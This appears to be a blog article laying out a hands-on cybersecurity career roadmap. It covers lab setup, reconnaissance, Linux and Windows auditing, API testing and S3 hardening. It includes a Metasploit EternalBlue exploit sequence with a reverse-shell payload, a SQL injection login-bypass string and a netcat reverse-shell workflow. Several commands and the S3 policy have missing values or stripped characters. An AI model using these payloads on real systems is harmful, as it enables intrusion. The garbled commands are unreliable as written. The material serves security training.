Listen to this Post
Introduction:

In an era dominated by sophisticated cyber threats, theoretical knowledge is no longer sufficient for a successful career in cybersecurity. The most sought-after professionals are those who have rolled up their sleeves and engaged in practical, hands-on learning, from setting up vulnerable labs to reverse engineering malware. This article deconstructs the path from foundational IT skills to advanced offensive security techniques, providing a actionable roadmap for aspiring experts.
Learning Objectives:
- Understand the critical progression from fundamental IT administration to advanced penetration testing.
- Learn to configure and utilize essential security tools in both Linux and Windows environments.
- Develop practical skills for vulnerability assessment, exploitation, and cloud security hardening.
You Should Know:
1. Building Your Foundational IT Lab
The journey begins not with advanced exploits, but with mastering the underlying systems. A deep understanding of operating systems, networking, and core IT services is the non-negotiable bedrock of cybersecurity.
Step‑by‑step guide explaining what this does and how to use it.
Set Up a Virtualized Lab: Use VMware Workstation or VirtualBox to create an isolated network. Install a Windows Server and a Linux distribution (e.g., Kali Linux for attack, Ubuntu for a target).
Master Core Networking: Manually configure IP addresses, subnets, and DNS. Use command-line tools to verify connectivity.
On Linux/Windows: `ip addr show` or `ipconfig /all` to view interface configurations.
On Linux/Windows: `ping
On Linux: `tcpdump -i eth0 -n icmp` to capture and analyze ping packets, understanding the network traffic.
Deploy Essential Services: Install and configure a web server (Apache/Nginx), a file server (Samba), and a database (MySQL/PostgreSQL). Harden these services by following official security guides, changing default passwords, and disabling unnecessary modules.
2. The Penetration Testing Lifecycle in Practice
Moving from theory to practice involves adopting a structured methodology for security assessments. The Penetration Testing Execution Standard (PTES) provides a robust framework.
Step‑by‑step guide explaining what this does and how to use it.
Phase 1: Intelligence Gathering & Reconnaissance:
Passive: Use `theHarvester` to find emails and subdomains: theHarvester -d target.com -l 100 -b google.
Active: Use `nmap` for host discovery and service enumeration: nmap -sS -sV -O -p- <target_ip>. This performs a SYN scan, service version detection, OS fingerprinting, and scans all ports.
Phase 2: Vulnerability Analysis:
Run an automated scanner like `Nessus` or `OpenVAS` to identify potential weaknesses.
Manually verify findings using tools like `searchsploit` to find public exploits for discovered service versions.
Phase 3: Exploitation:
Use the Metasploit Framework to safely test exploits. Example for a known SMB vulnerability:
`msfconsole`
`use exploit/windows/smb/ms17_010_eternalblue`
`set RHOSTS `
`set PAYLOAD windows/x64/meterpreter/reverse_tcp`
`set LHOST `
`exploit`
3. Weaponizing Linux: Essential Command-Line Fu
The Linux command line is the primary weapon for security professionals. Mastering it is not optional.
Step‑by‑step guide explaining what this does and how to use it.
Process and Network Analysis:
`ps aux | grep ssh` – Find all processes related to SSH.
`netstat -tulnp` or `ss -tulnp` – List all listening ports and the processes using them.
`lsof -i :80` – List files (and processes) using port 80.
File System Forensics and Log Analysis:
`find / -name “.php” -mtime -1` – Find all PHP files modified in the last 24 hours.
`grep “Failed password” /var/log/auth.log` – Search for failed SSH login attempts in system logs.
`awk ‘{print $1}’ access.log | sort | uniq -c | sort -nr` – Show the top IP addresses hitting a web server.
4. Windows Server Hardening and Security Auditing
Windows environments are pervasive in corporate networks and require specific hardening measures.
Step‑by‑step guide explaining what this does and how to use it.
Configure Local Security Policy: Use `secpol.msc` to enforce password complexity, account lockout thresholds, and audit policies.
PowerShell for Security Auditing: PowerShell is invaluable for enumerating misconfigurations.
`Get-Service | Where-Object {$_.Status -eq ‘Running’}` – List all running services.
`Get-NetFirewallRule | Where-Object {$_.Enabled -eq ‘True’} | Select-Object Name, DisplayName, Direction` – List active firewall rules.
`Get-LocalUser | Where-Object {$_.Enabled -eq ‘True’}` – List all enabled local user accounts.
Mitigate Common Attacks: Disable SMBv1 if not needed, enforce LDAP signing, and apply the latest security patches consistently.
5. API Security Testing: The Modern Attack Surface
APIs are the backbone of modern applications and a prime target for attackers. Testing them requires a different approach.
Step‑by‑step guide explaining what this does and how to use it.
Reconnaissance: Use a tool like `OWASP Amass` to discover API endpoints: amass enum -d target.com -passive.
Analyze and Fuzz Endpoints:
Intercept normal API traffic with `Burp Suite` to understand the structure.
Use a tool like `ffuf` for fuzzing: ffuf -w /usr/share/wordlists/api/CommonPaths.txt -u https://api.target.com/v1/FUZZ -mc 200.
Test for Broken Object Level Authorization (BOLAI) by changing an object ID in a request (e.g., `GET /api/users/123` to GET /api/users/456) to see if you can access another user’s data.
- Cloud Hardening on AWS: A Practical S3 Example
Misconfigured cloud storage is a leading cause of data breaches. Understanding how to secure it is critical.
Step‑by‑step guide explaining what this does and how to use it.
The Misconfiguration: An S3 bucket with a permissive policy allowing public read access is a common mistake.
Audit with AWS CLI:
`aws s3api get-bucket-policy –bucket my-bucket-name` – Retrieve the bucket policy for analysis. Look for `”Effect”: “Allow”` and "Principal": "".
Apply a Secure Policy: Replace the policy with one that explicitly denies public access and only allows specific, necessary IAM roles or users.
{
"Version": "2012-10-17",
"Statement": [
{
"Effect": "Deny",
"Principal": "",
"Action": "s3:",
"Resource": "arn:aws:s3:::my-bucket-name/",
"Condition": {"Bool": {"aws:SecureTransport": false}}
}
]
}
This policy denies all access if the request is not made over SSL/TLS.
- From Vulnerability to Shell: A Structured Exploitation Workflow
Finding a vulnerability is only half the battle. The systematic process of weaponizing it is where true skill lies.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Identify & Replicate: Use a scanner or code audit to find a vulnerability, such as a SQL Injection in a login form.
Step 2: Craft the Payload: Manually craft the payload to understand the injection. `’ OR 1=1– -` might bypass authentication.
Step 3: Escalate Access: If command injection is possible, use it to establish a reverse shell.
On the attacker machine: `nc -lvnp 4444` to start a listener.
As the payload, inject: `nc
Step 4: Post-Exploitation: Once a shell is received, begin enumeration for privilege escalation paths.
What Undercode Say:
- Depth Trumps Breadth: Superficial knowledge of a hundred tools is less valuable than a profound, practical understanding of a dozen core technologies and the principles that govern them. The ability to manually exploit a vulnerability without automated tools demonstrates a level of expertise that is highly valued.
- The Lab is Your Sanctuary: The most critical investment a budding professional can make is in their own personal lab. It is a safe, legal environment for failure, experimentation, and deep learning, which is the ultimate source of genuine confidence and skill.
The post correctly identifies that passive learning is insufficient. The cybersecurity industry is saturated with individuals who hold certificates but lack the practical ability to apply their knowledge under pressure. The emphasis on self-driven, hands-on practice—from building systems to breaking them—is the definitive differentiator. This approach forges problem-solving skills and tactical intuition that cannot be gained from textbooks alone, creating professionals who are not just qualified but truly capable.
Prediction:
The reliance on practical, hands-on skills will only intensify. As AI begins to automate routine scanning and initial analysis, the human value will shift towards advanced threat modeling, interpreting complex attack chains, and orchestrating defense strategies for hybrid cloud and AI-native systems. The professionals who have built their knowledge from the ground up, who understand not just the “how” but the “why” of an exploit, will be the ones leading red teams, architecting secure systems, and developing the next generation of defensive technologies. The theoretical practitioner will be augmented by AI, but the deeply skilled practical expert will be the one commanding it.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Susan S – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


